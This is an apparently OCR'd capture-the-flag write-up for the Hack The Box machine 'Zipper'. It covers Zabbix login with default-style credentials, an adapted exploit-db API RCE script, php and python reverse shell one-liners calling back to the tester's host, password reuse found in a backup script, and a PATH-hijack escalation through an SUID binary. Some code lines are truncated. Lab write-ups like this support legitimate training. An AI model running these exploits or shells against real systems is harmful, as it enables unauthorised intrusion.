
Zipper (Linux)

Wednesday, October 24, 2018 5:53 PM




Initial Scan


```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-24 17:56 EDT
Nmap scan report for 10.10.10.108
Host is up (0.033s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 59:20:a3:a0:98:f2:a7:14:1e:08:e0:9b:81:72:99:0e (RSA)
|   256 aa:fe:25:f8:21:24:7c:fc:b5:4b:5f:05:24:69:4c:76 (ECDSA)
|_  256 89:28:37:e2:b6:cc:d5:80:38:1f:b2:6a:3a:c3:a1:84 (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds
```


Enumerating some further ports reveals a zabbix server running. I go back to the webpage and append /zabbix/ to my root webpa ge like so: http://10.10.10.108/zabbix/ and find a login page.



I click the "sign in as guest" button and enumerate everything until I find a suspicious potential user named Zapper who appa rently has a script running.



Using common knowledge about default usernames and passwords, I try to log into the webpage as Zapper using the username as t he password. I receive an error that lets me know the credentials are valid.



Since I have no GUI access, I must find a way to around to get a shell. I find an exploit on exploit-db that gains RCE through an json API call to the web app: https://www.exploit-db.com/exploits/39937/

Upon downloading and reviewing the source code, I find that several modifications need to be made in order for this to work. I found documentation on zabbix API's and how to get some information from an API call: https://www.zabbix.com/documentation/3.0/manual/api

1. First, I changed the ZABIX_ROOT

```
ZABIX_ROOT = 'http://10.10.10.108/zabbix/'      ### Zabbix IP-address
url = ZABIX_ROOT + '/api_jsonrpc.php'   ### Don't edit
```

2. Then, I modified the "login" and "password" variables to match the zapper:zapper credentials.

```
login = 'zapper'                ### Zabbix login
password = 'zapper'     ### Zabbix password
```

3. The last modification I needed was the proper hostid. In order to get this I needed to make two API calls. One to get the aut h token, and another to get the hostid.

```
POST /zabbix/api_jsonrpc.php HTTP/1.1
Host: 10.10.10.108
Content-Type: application/json-rpc
Content-Length: 173

{
    "jsonrpc": "2.0",
    "method": "user.login",
    "params": {
        "user": "zapper",
        "password": "zapper"
    },
    "id": 1,
    "auth": null
}
```

```
HTTP/1.1 200 OK
Date: Tue, 30 Oct 2018 00:04:20 GMT
Server: Apache/2.4.29 (Ubuntu)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type
Access-Control-Allow-Methods: POST
Access-Control-Max-Age: 1000
Content-Length: 68
Content-Type: application/json

{"jsonrpc":"2.0","result":"84caba362a953d1ac0b1c7e5de4f1d8e","id":1}
```

```
POST /zabbix/api_jsonrpc.php HTTP/1.1
Host: 10.10.10.108
Content-Type: application/json-rpc
Content-Length: 305

{
    "jsonrpc": "2.0",
    "method": "host.get",
    "params": {
        "output": [
            "hostid",
            "host"
        ],
        "selectInterfaces": [
            "interfaceid",
            "ip"
        ]
    },
    "id": 2,
    "auth": "84caba362a953d1ac0b1c7e5de4f1d8e"
}
```

```
HTTP/1.1 200 OK
Date: Tue, 30 Oct 2018 00:06:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type
Access-Control-Allow-Methods: POST
Access-Control-Max-Age: 1000
Content-Length: 210
Content-Type: application/json

{"jsonrpc":"2.0","result":[{"hostid":"10105","host":"Zabbix","interfaces":[{"interfaceid":"1","ip":"127.0.0.1"}]},{"hostid":"10106","host":"Zipper","interfaces":[{"interfaceid":"2","ip":"172.17.0.1"}]}],"id":2}
```

4. Once I changed the "hostid" variable in the exploit to match the response above, I had a working exploit that allowed be to r un commands. I used a php reverse shell command to get a reverse shell on my machine.

```
import requests
import json
import readline

ZABIX_ROOT = 'http://10.10.10.108/zabbix/'      ### Zabbix IP-address
url = ZABIX_ROOT + '/api_jsonrpc.php'   ### Don't edit

login = 'zapper'                ### Zabbix login
password = 'zapper'     ### Zabbix password
hostid = '10105'        ### Zabbix hostid

### auth
payload = {
        "jsonrpc" : "2.0",
    "method" : "user.login",
    "params": {
        'user': ""+login+"",
```

```
root@kali:~/HTB/zipper# python evil.py
[zabbix_cmd]>>: php -r '$sock=fsockopen("10.10.14.17",443);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
root@kali:~/HTB/zipper# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.108] 55716
/bin/sh: 0: can't access tty; job control turned off
$ whoami && id
zabbix
uid=103(zabbix) gid=104(zabbix) groups=104(zabbix)
$
```

After poking around the box for a while, it turns out user.txt was nowhere to be found. I was "in the wrong place". I went ba ck to the zabbix documentation and found that there were other ways to modify created scripts using the API. One parameter in particular was the **"execute_on": "0"** parameter. The following shows how it is used in the **"script.update"** parameter. I pulled a snippet of the documentation for reference.

```
POST /zabbix/api_jsonrpc.php HTTP/1.1
Host: 10.10.10.108
Content-Type: application/json-rpc
Content-Length: 241

{
        "jsonrpc": "2.0",
        "method": "script.update",
        "params": {
            "scriptid": "1",
            "command": "ls -al /etc/ssh",
            "execute_on": "0"
        },
        "auth" : "66c20aed4dc1f141774f6ee5e3b9ff23",
        "id" : 1
    }
```

execute_on	integer	Where to run the script. Possible values: 0 - run on Zabbix agent; 1 - *(default)* run on Zabbix server.

But this alone was not the issue. I also needed to execute this script on the correct host. Looking at the host.get script, I see that there are two different host machines I can execute on. See below...

```
POST /zabbix/api_jsonrpc.php HTTP/1.1
Host: 10.10.10.108
Content-Type: application/json-rpc
Content-Length: 305

{
    "jsonrpc": "2.0",
    "method": "host.get",
    "params": {
        "output": [
            "hostid",
            "host"
        ],
        "selectInterfaces": [
            "interfaceid",
            "ip"
        ]
    },
    "id": 1,
    "auth": "aee6380b41fa86b6eb1c6df6a662cc6d"
}
```

```
HTTP/1.1 200 OK
Date: Wed, 31 Oct 2018 16:28:46 GMT
Server: Apache/2.4.29 (Ubuntu)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type
Access-Control-Allow-Methods: POST
Access-Control-Max-Age: 1000
Content-Length: 210
Content-Type: application/json

{"jsonrpc":"2.0","result":[{"hostid":"10105","host":"Zabbix"
,"interfaces":[{"interfaceid":"1","ip":"127.0.0.1"}]},{"hos
tid":"10106","host":"Zipper","interfaces":[{"interfaceid":"
2","ip":"172.17.0.1"}]}],"id":1}
```

I take this information and modify my exploit to include **10106** as my hostid and I add the **"execute_on": "0"** parameter to run on the zabbix agent and not the server. See below...


```
login = 'zapper'                    ### Zabbix l
password = 'zapper'         ### Zabbix password
hostid = '10106'            ### Zabbix hostid

### auth
payload = {
        "jsonrpc" : "2.0",
    "method" : "user.login",
    "params": {
        'user': ""+login+"",
        'password': ""+password+"",
    },
        "auth" : None,
    "id" : 0,
}
headers = {
    'content-type': 'application/json-rpc',
}
age
auth  = requests.post(url, data=json.dumps(p
auth = auth.json()

while True:
        cmd = raw_input('\033[41m[zabbix_cmd
        if cmd == "" : print "Result of last
        if cmd == "quit" : break

### update
        payload = {
                "jsonrpc": "2.0",
                "method": "script.update",
                "params": {
                    "scriptid": "1",
                    "command": ""+cmd+"",
                    "execute_on": "0"
                },
                "auth" : auth['result'],
```

I make sure everything works in burpsuite by verifying python3 in installed on the zipper host. I run **script.update with a "which python3" command and then script.execute** to the see the results. POC below...



Once I verify python3 is installed, I run my python3 reverse shell in the exploit command prompt for a stable tty reverse she ll….

```
[zabbix_cmd]>>:  python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET
```

I login as the user zabbix once again but this time I see a folder labeled zapper which contains **user.txt,** however, I am unbaled to cat the file. Looking further, there is a folder named utils that contains the user zapper's backup.sh script. When I cat the file, I noticed the user using a pas sword to zip a file. I use that password to su and become the user zapper…

```
zabbix@zipper:/home/zapper/utils$ cat backup.sh
#!/bin/bash
#
# Quick script to backup all utilities in this folder to /backups
#
/usr/bin/7z a /backups/zapper_backup-$(/bin/date +%F).7z -pZippityDoDah /home/zapper/utils/* &>/dev/null
echo $?
```

```
zabbix@zipper:/home/zapper/utils$ su zapper
Password:

            Welcome to:
ZIPPER

[0] Packages Need To Be Updated
[>] Backups:
4.0K    /backups/zabbix_scripts_backup-2018-11-01.7z

zapper@zipper:~/utils$
```

As the user zapper, I can now cat the user.txt file…

```
zapper@zipper:~$ cat user.txt
aa29e93f48c64f8586448b6f6e38fe33
zapper@zipper:~$
```

Privilege Escalation

Within the /home/zapper/utils directory, there is a binary called **zabbix-service** that when ran takes two options: start or stop.

```
zapper@zipper:~$ cd utils/
zapper@zipper:~/utils$ ls
backup.sh  zabbix-service
zapper@zipper:~/utils$ zabbix-service
zabbix-service: command not found
zapper@zipper:~/utils$ ./zabbix-service
start or stop?: start
zapper@zipper:~/utils$
```

The binary starts or stops the zabbix-agent service. I also noticed that the binary has the SUID bit set which allows any user to run the command with elevated privileges. This knowledge alone in not helpful, unless I know what commands the binary is running. I run a strings command o n the binary and see that binary is running the systemctl command.

```
[^_]
start or stop?:
start
systemctl daemon-reload && systemctl start zabbix-agent
stop
systemctl stop zabbix-agent
[!] ERROR: Unrecognized Option
```

Knowing that the binary runs the systemctl command, I figured that all I have to do is have the binary run my own script or b inary called systemctl. The way I did this was by modifying the backup.sh script with my own command such as **cat /root/root.txt…**

```
#!/bin/bash
#
# Quick script to backup all utilities in this folder to /backups
#
/usr/bin/7z a /backups/zapper_backup-$(/bin/date +%F).7z -pZippityDoDah /home/z$
echo $?
cat /root/root.txt
```

Then I renamed the file to systemctl and exported the current path to the beginning of my PATH variable so that my script wou ld execute before the real systemctl. Once I ran the zabbix-service binary with the start option, my script was ran instead and the root.txt file printed the hash to my screen.

```
zapper@zipper:~/utils$ nano backup.sh
zapper@zipper:~/utils$ nano backup.sh
zapper@zipper:~/utils$ mv backup.sh systectl
zapper@zipper:~/utils$ export PATH=.:$PATH
zapper@zipper:~/utils$ zabbix-service start
zapper@zipper:~/utils$ ls
systectl  zabbix-service
zapper@zipper:~/utils$ mv systectl systemctl
zapper@zipper:~/utils$ zabbix-service start
0
a7c743d35b8efbedfd9336492a8eab6e
0
a7c743d35b8efbedfd9336492a8eab6e
zapper@zipper:~/utils$
```

Any number malicious commands could have been placed in the script or a binary could have been placed there to become root. E ither way, the goal was to get the root hash.